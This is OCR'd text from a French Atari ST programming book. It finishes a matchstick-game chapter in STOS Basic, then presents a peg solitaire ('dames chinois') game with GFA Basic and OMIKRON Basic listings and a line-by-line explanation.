
Les retraits effectués par chaque joueur sont alors affichés, ce qui vous permet de comprendre pourquoi vous avez perdu. Si vous le désirez, vous pouvez commencez une nouvelle partie en répondant "O" à la question :

Une autre partie (O/N) ?

### LE PROGRAMME EN DÉTAIL

Nous allons analyser le fonctionnement du programme écrit en Basic STOS. Vous n'aurez certainement aucun mal à transposer ces explications au programme écrit en GFA...

La logique du programme apparaît dans l'ordinogramme suivant :



Le programme principal se trouve au début du listing.

Le sous-programme situé en 1180 est exécuté pour afficher la règle du jeu et initialiser les variables du jeu.

Une partie se déroule à l'intérieur du sous-programme situé en 1510.

Lorsqu'une partie est terminée, elle est commentée à l'aide du sous-programme situé en 1820.

Le joueur peut visualiser les divers coups de la partie en répondant "O" à la question posée en ligne 1080.

Il peut également commencer une nouvelle partie ou décider d'en rester là (1100 à 1160).

Le listing se poursuit par le sous-programme d'initialisation. L'écran et le rappel des touches de fonction sont effacés (1270).

Le curseur de la souris est rendu invisible en 1280,

et le programme affiche la règle du jeu (1290 à 1380).

Le programme se met alors en attente de l'appui sur une touche du clavier en 1390.

Lorsqu'une touche du clavier est pressée, les deux tableaux utilisés par le jeu sont dimensionnés (1450), et le tableau T qui contient la tactique de jeu est initialisé par la ligne 1460.

L'ordinateur demande alors d'entrer le nombre d'allumettes au départ. Cette donnée est sauvegardée dans la variable SN en 1490.
Le listing se poursuit par le sous-programme qui gère le déroulement d'une partie.

La variable qui désigne le vainqueur est initialisée à 0 (aucun vainqueur pour l'instant) au 1560.

La boucle principale est du type REPEAT UNTIL. Cette boucle prend fin lorsqu'un des deux joueurs à gagné, c'est-à-dire lorsqu'il ne reste plus aucune allumette (1570 à 1790).

Le nombre d'allumettes enlevées par le joueur est stocké dans la variable US en ligne 1590.

Si ce nombre est différent de 1, 2 ou 3, un bip sonore est émis, et un message d'erreur est affiché (1600 à 1640).

Le nombre d'allumettes est décrémenté de US, le nombre de coups joués incrémenté d'un et le coup mémorisé dans le tableau T en 1670.

Si le nombre d'allumettes résiduel est nul, le joueur a gagné (ligne 1680).

Dans le cas contraire, le nombre d'allumettes est affiché (ligne 1700).

C'est à l'ordinateur de jouer. Si le nombre d'allumettes est supérieur à 7, il en tire une, deux ou trois, selon un processus aléatoire (1710).

Dans le cas contraire, le nombre d'allumettes à retirer se trouve dans le tableau T (1720).

Le nombre d'allumettes retirées est affiché sur l'écran (1740).

Le nombre de coups joués est incrémenté, le coup est mémorisé et le nombre d'allumettes décrémenté (1750 et 1760).

Le nombre d'allumettes résiduel est affiché en 1770.

Si ce nombre est nul, l'ordinateur a gagné (ligne 1780).

Le listing se poursuit par le sous-programme qui commente la partie. Un message est affiché en fonction de la valeur de la variable G en ligne 1870.


Le listing se termine par le sous-programme qui analyse la partie jouée.

Ce sous-programme affiche le nombre d'allumettes au départ en ligne 1950, et le jeu de chaque joueur jusqu'à la fin de la partie. Comme le premier joueur est toujours le même (vous), la quantité **int (I#/2 ) = I#/2** permet d'afficher le nom du joueur (lignes 1970 à 2010).

# 9/3.3.7

# Jeux de dames chinois

Vous savez certainement jouer aux dames. Dans ce chapitre, vous trouverez une variante intéressante : le jeu de dames chinois. Trente-deux pions sont disposés à l'intérieur d'un cercle :




Les pions peuvent se déplacer dans tous les sens, à condition qu'ils sautent par-dessus un autre pion. Le but du jeu est de laisser le moins de pions possible en fin de partie.

### COMMENT UTILISER LE PROGRAMME

Le programme a été développé en GFA Basic version 3.5 et en OMIKRON Basic. Il fonctionne parfaitement sur moniteur monochrome et demande quelques modifications pour s'adapter à un moniteur couleur. Les techniques exposées dans le jeu du REVERSI pour transformer les coordonnées d'affichage du mode haute résolution au mode moyenne résolution restent valables. Vous n'aurez certainement aucun mal à effectuer ces transformations si vous désirez exécuter le programme sur un moniteur couleur (nous rappelons qu'il suffit de diviser par 2 les ordonnées des instructions graphiques).

Saisissez ou chargez le programme correspondant au langage que vous voulez utiliser.

Version GFA Basic :

```
' ----------------------
' Jeu de dames Chinois
' ----------------------
'
' - - - - - - - - - - - - -
' Initialisations diverses
' - - - - - - - - - - - - -
'
DIM t(7,7)
score=32
premier=FALSE
BOX 2,2,637,396
DEFTEXT 1,0,0,32
TEXT 170,30,"Jeu de dames Chinois"
'
' - - - - - - - - - - - - - - - - - - -
' Initialisation du tableau de jeu
' Cases vides
' - - - - - - - - - - - - - - - - - - -
'
FOR i=1 TO 7
  FOR j=1 TO 7
    t(i,j)=0
  NEXT j
NEXT i
'
' - - - - - - - - -
' Cases interdites
' - - - - - - - - -
'
FOR i=1 TO 2
  FOR j=1 TO 2
    t(i,j)=2
    t(i+5,j)=2
    t(i,j+5)=2
    t(i+5,j+5)=2
  NEXT j
NEXT i
'
' - - - - - - - - - - - - - - - - - - -
' Délimitation de l'aire de jeu
' - - - - - - - - - - - - - - - - - - -
'
x=320
y=210
CIRCLE x,y,160
'
```



(suite)

```
' - - - - - - - - - - - - - - - -
' Affichage du jeu au départ
' - - - - - - - - - - - - - - - -
'
FOR i=0 TO 2
  FOR j=0 TO 6
    IF (i<>1) OR (j<>3) THEN
    x=290+i*30
    y=110+j*35
    CIRCLE x,y,8
    DEFFILL 1,1,3
    PCIRCLE x,y,5
    t(i+3,j+1)=1
  ENDIF
 NEXT j
NEXT i
FOR i=0 TO 6
  FOR j=0 TO 2
    IF (i<>3) OR (j<>1) THEN
      x=230+i*30
      y=180+j*35
      CIRCLE x,y,8
      DEFFILL 1,1,3
      PCIRCLE x,y,5
      t(i+1,j+3)=1
    ENDIF
  NEXT j
NEXT i
'
DEFTEXT 1,0,0,13
TEXT 550,190,"Il reste"
TEXT 550,210,"   32"
TEXT 546,230," pions"
'
' - - - - - - - - - - -
' Déroulement du jeu
' - - - - - - - - - - -
'
REPEAT
  MOUSE x,y,bouton
  '
```

(suite)

```
' - - - - - - - - - - - - - - - - - - - - - - - -
' Détermination de la position du curseur
' - - - - - - - - - - - - - - - - - - - - - - - -
'
col=0
lig=0
FOR i=0 TO 6
  FOR j=0 TO 6
    xmin=220+i*30
    xmax=240+i*30
    ymin=100+j*35
    ymax=130+j*35
    IF (x>=xmin) AND (x<=xmax) THEN
      col=i
    ENDIF
    IF (y>=ymin) AND (y<=ymax) THEN
      lig=j
    ENDIF
  NEXT j
NEXT i

LOCATE 1,1
'
' - - - - - - - - - - - - - - - - -
' Mémorisation du premier pion
' - - - - - - - - - - - - - - - - -
'
IF bouton=1 THEN
  '
  ' - - - - - - - - - - - - - - - - - - - - - - -
  ' Attendre que le bouton soit relâché
  ' - - - - - - - - - - - - - - - - - - - - - - -
  '
  REPEAT
    MOUSE x,y,bouton
  UNTIL bouton=0
  IF NOT premier THEN
    IF t(col+1,lig+1)=1 THEN
      '
      ' - - - - - - - -
      ' Mémorisation
      ' - - - - - - - -
      '
      col1=col
      lig1=lig
      HIDEM
      '
```

(suite)

```
        ' - - - - - - - - - - - - - - - - - - -
        ' Modification de la couleur du pion
        ' - - - - - - - - - - - - - - - - - - -
        '
        x=230+col*30
        y=110+lig*35
        DEFFILL 1,1,1
        PCIRCLE x,y,8
        SHOWM
        premier=TRUE
      ELSE
        beep
      ENDIF
    ELSE
      IF (t(col+1,lig+1)=0) AND (((ABS(coll-col)=2) AND (lig1=lig)) OR
((coll=col) AND (ABS(lig1-lig)=2))) THEN
        '
        ' - - - - - - - - - - - - -
        ' Positionnement du pion
        ' - - - - - - - - - - - - -
        '
        HIDEM
        x=230+col*30
        y=110+lig*35
        CIRCLE x,y,8
        DEFFILL 1,1,3
        PCIRCLE x,y,5
        '
        ' - - - - - - - - - - - - - - - - - - -
        ' Effacement de l'ancienne position
        ' - - - - - - - - - - - - - - - - - - -
        '
        x=230+coll*30
        y=110+lig1*35
        DEFFILL 0,1,0
        PCIRCLE x,y,8
        '
        ' - - - - - - - - - - - - - - - -
        ' Disparition du pion sauté
        ' - - - - - - - - - - - - - - - -
        '
        IF coll=col THEN
          col2=col
        ENDIF
        IF coll>col THEN
          col2=col+1
```

(suite)

```
    ENDIF
    IF col>col1 THEN
      col2=col-1
    ENDIF
    IF lig1=lig THEN
      lig2=lig
    ENDIF
    IF lig1>lig THEN
      lig2=lig+1
    ENDIF
    IF lig>lig1 THEN
      lig2=lig-1
    ENDIF
    FOR i=1 TO 3
      x=230+col2*30
      y=110+lig2*35
      DEFFILL 1,1,1
      PCIRCLE x,y,8
      PAUSE 10
      x=230+col2*30
      y=110+lig2*35
      DEFFILL 0,1,1
      PCIRCLE x,y,8
    NEXT i
    '
    ' - - - - - - - - - - - -
    ' Mémorisation du coup
    ' - - - - - - - - - - - -
    '
    t(col2+1,lig2+1)=0
    t(col+1,lig+1)=1
    t(col1+1,lig1+1)=0
    SHOWM
    premier=FALSE
    '
    ' - - - - - - - - - - - -
    ' Modification du score
    ' - - - - - - - - - - - -
    '
    @affiche_score
  ELSE
    @beep
    '
```

(suite)

```
            ' - - - - - - - - - - - - - - - -
            ' Restitution du pion modifié
            ' - - - - - - - - - - - - - - - - -
            '
            HIDEM
            x=230+col1*30
            y=110+lig1*35
            DEFFILL 0,1,0
            PCIRCLE x,y,8
            x=230+col1*30
            y=110+lig1*35
            CIRCLE x,y,8
            DEFFILL 1,1,3
            PCIRCLE x,y,5
            SHOWM
            premier=FALSE
          ENDIF
        ENDIF
      ENDIF
    UNTIL bouton=2
    '
    ' - - - - - - - - - - - - - - - -
    ' Affichage du score final
    ' - - - - - - - - - - - - - - - -
    '
    IF score<>1 THEN
      CLS
      PRINT "Il reste encore ";score;" pions en jeu. Persévérez ..."
    ELSE
      CLS
      PRINT "BRAVO, vous avez gagné."
      PRINT "Est-ce le fruit du hasard ou de votre réflexion ?"
      PRINT "Recommencez donc une partie."
    ENDIF
    END
    '
    '
    PROCEDURE affiche_score
      ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
      ' Cette procédure affiche le score au cours de la partie
      ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
      score=score-1
      x1=550
      y1=210
      st$="   "+STR$(score)+"  "
      TEXT x1,y1,st$
    RETURN
```

(suite)

```
'
'
'
PROCEDURE beep
  ' - - - - - - - - - - - - - - - - - - - - - - - - - - - -
  ' Cette procédure émet un bip sonore lorsque
  ' l'utilisateur sélectionne des cases interdites
  ' - - - - - - - - - - - - - - - - - - - - - - - - - - - -
  SOUND 1,15,1,4,5
  SOUND 1,15,5,4,5
  SOUND 1,15,8,4,5
  SOUND 1,0,0,0,0
RETURN
```

Version OMIKRON Basic :

```
0 ' ----------------------
1 ' Jeu de dames Chinois
2 ' ----------------------
3 '
4 ' - - - - - - - - - - - -
5 ' Initialisations diverses
6 ' - - - - - - - - - - - -
7 '
8 DIM T%L(7,7)
9 Score%L=32
10 False%L=0
11 True%L=-1
12 LINE COLOR =1
13 Premier%L=False%L
14 LOCATE 2,2
15 BOX 2,2,637,396
16 TEXT STYLE =16
17 TEXT HEIGHT =15
18 TEXT 215,30,"Jeu de dames Chinois"
19 '
20 ' - - - - - - - - - - - - - - - - - - - - - - - - - - -
21 ' Initialisation du tableau de jeu
22 ' Cases vides
23 ' - - - - - - - - - - - - - - - - - - - - - - - - - - -
24 '
25 FOR I%L=1 TO 7
```

(suite)

```
 26  FOR J%L=1 TO 7
 27    T%L(I%L,J%L)=0
 28  NEXT J%L
 29 NEXT
 30 '
 31 ' - - - - - - - - - -
 32 'Cases interdites
 33 ' - - - - - - - - - -
 34 '
 35 FOR I%L=1 TO 2
 36  FOR J%L=1 TO 2
 37    T%L(I%L,J%L)=2
 38    T%L(I%L+5,J%L)=2
 39    T%L(I%L,J%L+5)=2
 40    T%L(I%L+5,J%L+5)=2
 41  NEXT J%L
 42 NEXT I%L
 43 '
 44 ' - - - - - - - - - - - - - - - - - -
 45 ' Délimitation de l'aire de jeu
 46 ' - - - - - - - - - - - - - - - - - -
 47 '
 48 X%L=320
 49 Y%L=210
 50 CIRCLE X%L,Y%L,160
 51 '
 52 ' - - - - - - - - - - - - - - - -
 53 ' Affichage du jeu au départ
 54 ' - - - - - - - - - - - - - - - -
 55 '
 56 FOR I%L=0 TO 2
 57  FOR J%L=0 TO 6
 58    IF (I%L<>1) OR (J%L<>3) THEN
 59      X%L=290+I%L*30
 60      Y%L=110+J%L*35
 61      CIRCLE X%L,Y%L,8
 62      FILL STYLE =2,3
 63      PCIRCLE X%L,Y%L,5
 64      T%L(I%L+3,J%L+1)=1
 65    ENDIF
 66  NEXT J%L
 67 NEXT I%L
 68 FOR I%L=0 TO 6
 69  FOR J%L=0 TO 2
```

(suite)

```
    IF (I%L<>3) OR (J%L<>1) THEN
      X%L=230+I%L*30
      Y%L=180+J%L*35
      CIRCLE X%L,Y%L,8
      FILL STYLE =2,3
      PCIRCLE X%L,Y%L,5
      T%L(I%L+1,J%L+3)=1
    ENDIF
  NEXT J%L
NEXT I%L
'
TEXT STYLE =0
TEXT HEIGHT =6
TEXT 550,190,"Il reste"
TEXT 550,210,"   32"
TEXT 546,230," pions"
'
' - - - - - - - - - - -
' Déroulement du jeu
' - - - - - - - - - - -
'
MOUSEON
REPEAT
  Bouton%L= MOUSEBUT
  X%L= MOUSEX
  Y%L= MOUSEY
  '
  ' - - - - - - - - - - - - - - - - - - - - - - -
  ' Détermination de la position du curseur
  ' - - - - - - - - - - - - - - - - - - - - - - -
  '
  Col%L=0
  Lig%L=0
  FOR I%L=0 TO 6
    FOR J%L=0 TO 6
      Xmin%L=220+I%L*30
      Xmax%L=240+I%L*30
      Ymin%L=100+J%L*35
      Ymax%L=130+J%L*35
      IF (X%L>=Xmin%L) AND (X%L<=Xmax%L) THEN
        Col%L=I%L
      ENDIF
      IF (Y%L>=Ymin%L) AND (Y%L<=Ymax%L) THEN
        Lig%L=J%L
      ENDIF
    NEXT J%L
```

(suite)

```
116  NEXT I%L
117  '
118  ' - - - - - - - - - - - - - - - - -
119  ' Mémorisation du premier pion
120  ' - - - - - - - - - - - - - - - - -
121  '
122  IF Bouton%L=1 THEN
123    '
124    ' - - - - - - - - - - - - - - - - - - - - - -
125    ' Attendre que le bouton soit relâché
126    ' - - - - - - - - - - - - - - - - - - - - - -
127    '
128    REPEAT
129      Bou%L= MOUSEBUT
130    UNTIL Bou%L=0
131    IF NOT Premier%L THEN
132      IF T%L(Col%L+1,Lig%L+1)=1 THEN
133        '
134        ' - - - - - - - -
135        ' Mémorisation
136        ' - - - - - - - -
137        '
138        Col1%L=Col%L
139        Lig1%L=Lig%L
140        MOUSEOFF
141        '
142        ' - - - - - - - - - - - - - - - - - - -
143        ' Modification de la couleur du pion
144        ' - - - - - - - - - - - - - - - - - - -
145        '
146        X%L=230+Col%L*30
147        Y%L=110+Lig%L*35
148        FILL STYLE =1,1
149        PCIRCLE X%L,Y%L,8
150        MOUSEON
151        Premier%L=True%L
152      ELSE
153        GOSUB Beep
154      ENDIF
155    ELSE
156      IF (T%L(Col%L+1,Lig%L+1)=0) AND ((( ABS(Col1%L-Col%L)=2) AND
(Lig1%L=Lig%L)) OR ((Col1%L=Col%L) AND ( ABS(Lig1%L-Lig%L)=2))) THEN
157        '
158        ' - - - - - - - - - - - - - - -
159        ' Positionnement du pion
160        ' - - - - - - - - - - - - - - -
```

(suite)

```
161         '
162         MOUSEOFF
163         X%L=230+Col%L*30
164         Y%L=110+Lig%L*35
165         LINE COLOR =1
166         CIRCLE X%L,Y%L,8
167         FILL STYLE =2,3
168         PCIRCLE X%L,Y%L,5
169         '
170         ' - - - - - - - - - - - - - - - - - - -
171         ' Effacement de l'ancienne position
172         ' - - - - - - - - - - - - - - - - - - -
173         '
174         X%L=230+Col1%L*30
175         Y%L=110+Lig1%L*35
176         LINE COLOR =0
177         FILL STYLE =0,1
178         PCIRCLE X%L,Y%L,8
179         CIRCLE X%L,Y%L,8
180         '
181         ' - - - - - - - - - - - - - - -
182         ' Disparition du pion sauté
183         ' - - - - - - - - - - - - - - -
184         '
185         IF Col1%L=Col%L THEN
186           Col2%L=Col%L
187         ENDIF
188         IF Col1%L>Col%L THEN
189           Col2%L=Col%L+1
190         ENDIF
191         IF Col%L>Col1%L THEN
192           Col2%L=Col%L-1
193         ENDIF
194         IF Lig1%L=Lig%L THEN
195           Lig2%L=Lig%L
196         ENDIF
197         IF Lig1%L>Lig%L THEN
198           Lig2%L=Lig%L+1
199         ENDIF
200         IF Lig%L>Lig1%L THEN
201           Lig2%L=Lig%L-1
202         ENDIF
203         FOR I%L=1 TO 3
204           LINE COLOR =1
205           X%L=230+Col2%L*30
206           Y%L=110+Lig2%L*35
```



(suite)

```
207           FILL STYLE =2,3
208           PCIRCLE X%L,Y%L,8
209           CIRCLE X%L,Y%L,8
210           WAIT .1
211           LINE COLOR =0
212           X%L=230+Col2%L*30
213           Y%L=110+Lig2%L*35
214           FILL STYLE =0,1
215           PCIRCLE X%L,Y%L,8
216           CIRCLE X%L,Y%L,8
217         NEXT I%L
218         '
219         ' - - - - - - - - - - - -
220         ' Mémorisation du coup
221         ' - - - - - - - - - - - -
222         '
223         T%L(Col2%L+1,Lig2%L+1)=0
224         T%L(Col%L+1,Lig%L+1)=1
225         T%L(Col1%L+1,Lig1%L+1)=0
226         MOUSEON
227         Premier%L=False%L
228         '
229         ' - - - - - - - - - - - - -
230         ' Modification du score
231         ' - - - - - - - - - - - - -
232         '
233         GOSUB Affiche_Score
234       ELSE
235         GOSUB Beep
236         '
237         ' - - - - - - - - - - - - - - -
238         ' Restitution du pion modifié
239         ' - - - - - - - - - - - - - - -
240         '
241         MOUSEOFF
242         X%L=230+Col1%L*30
243         Y%L=110+Lig1%L*35
244         LINE COLOR =1
245         FILL STYLE =0,1
246         PCIRCLE X%L,Y%L,8
247         X%L=230+Col1%L*30
248         Y%L=110+Lig1%L*35
249         CIRCLE X%L,Y%L,8
250         FILL STYLE =2,3
251         PCIRCLE X%L,Y%L,5
252         MOUSEON
253         Premier%L=False%L
```

(suite)

```
      ENDIF
    ENDIF
  ENDIF
UNTIL Bouton%L=2
'
' - - - - - - - - - - - - - - - -
' Affichage du score final
' - - - - - - - - - - - - - - - -
'
IF Score%L<>1 THEN
 MOUSEOFF
 CLS
 PRINT "Il reste encore ";Score%L;" pions en jeu. Persévérez ..."
ELSE
 MOUSEOFF
 CLS
 PRINT "BRAVO, vous avez gagné."
 PRINT "Est-ce le fruit du hasard ou de votre réflexion ?"
 PRINT "Recommencez donc une partie."
ENDIF
END
'
'
-Affiche_Score
 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
 ' Cette procédure affiche le score au cours de la partie
 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
 Score%L=Score%L-1
 X1%L=550
 Y1%L=210
 St$="  "+ STR$(Score%L)+"  "
 TEXT X1%L,Y1%L,St$
RETURN
'
'
'
-Beep
 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
 ' Cette procédure émet un bip sonore lorsque
 ' l'utilisateur sélectionne des cases interdites
 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
 VOLUME 1,15
 FOR I%L=1 TO 5
   TUNE 1,150,1,300
   WAIT .15
 NEXT I%L
 VOLUME 1,0
RETURN
```

Lancez le programme. Le jeu de dames apparaît sur l'écran. Le nombre de pions sur le damier est affiché à gauche de l'écran. Déplacez le pointeur de la souris sur un pion de votre choix et cliquez. Le pion change de couleur. Pointez une case vide distante de deux cases et cliquez. Le pion sauté est effacé et le premier pion pointé est déplacé sur la case vide. Toute mauvaise manipulation est annulée par le programme et produit un signal sonore. Le nombre de pions en jeu est décrémenté à chaque coup. Lorsque vous êtes parvenus à une situation bloquante (c'est-à-dire une situation dans laquelle il n'est plus possible de « manger » un pion), appuyez sur la touche droite de la souris. Le programme prend fin.

Le but visé est évidemment de ne laisser qu'un pion en jeu. Vous n'y arriverez certainement pas à la première partie. Mais, ne vous découragez pas. Plus vous progresserez, et plus le nombre de pions à la fin de la partie se rapprochera du chiffre magique...

## LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme de la page suivante.

Nous n'analyserons que la version GFA Basic. Vous transfèrerez sans mal les explications données à la version OMIKRON.

Comme toujours, le programme principal se trouve en début de listing, les fonctions et procédures en fin de listing.

Les premières lignes du listing initialisent le jeu.

La disposition des pions sur le damier est mémorisée dans le tableau t, et le nombre de pions en jeu dans la variable **score** :

```
DIM t(7,7)
score=32
```

Une instruction **BOX** délimite l'écran. Le titre du jeu est affiché en graphique à l'aide d'une instruction **TEXT**. La taille et les attributs d'écriture sont choisis avec une instruction **DEFTEXT** :

```
BOX 2,2,637,396
DEFTEXT 1,0,0,32
TEXT 170,30,"Jeu de dames chinois"
```


Les cases vides sont représentées par des 0 dans le tableau T. Deux boucles imbriquées **FOR NEXT** initialisent à 0 la totalité du tableau.

Les cases interdites sont représentées par des 2. Deux autres boucles imbriquées **FOR NEXT** initialisent à 2 toutes les cases extérieures au « plus ».

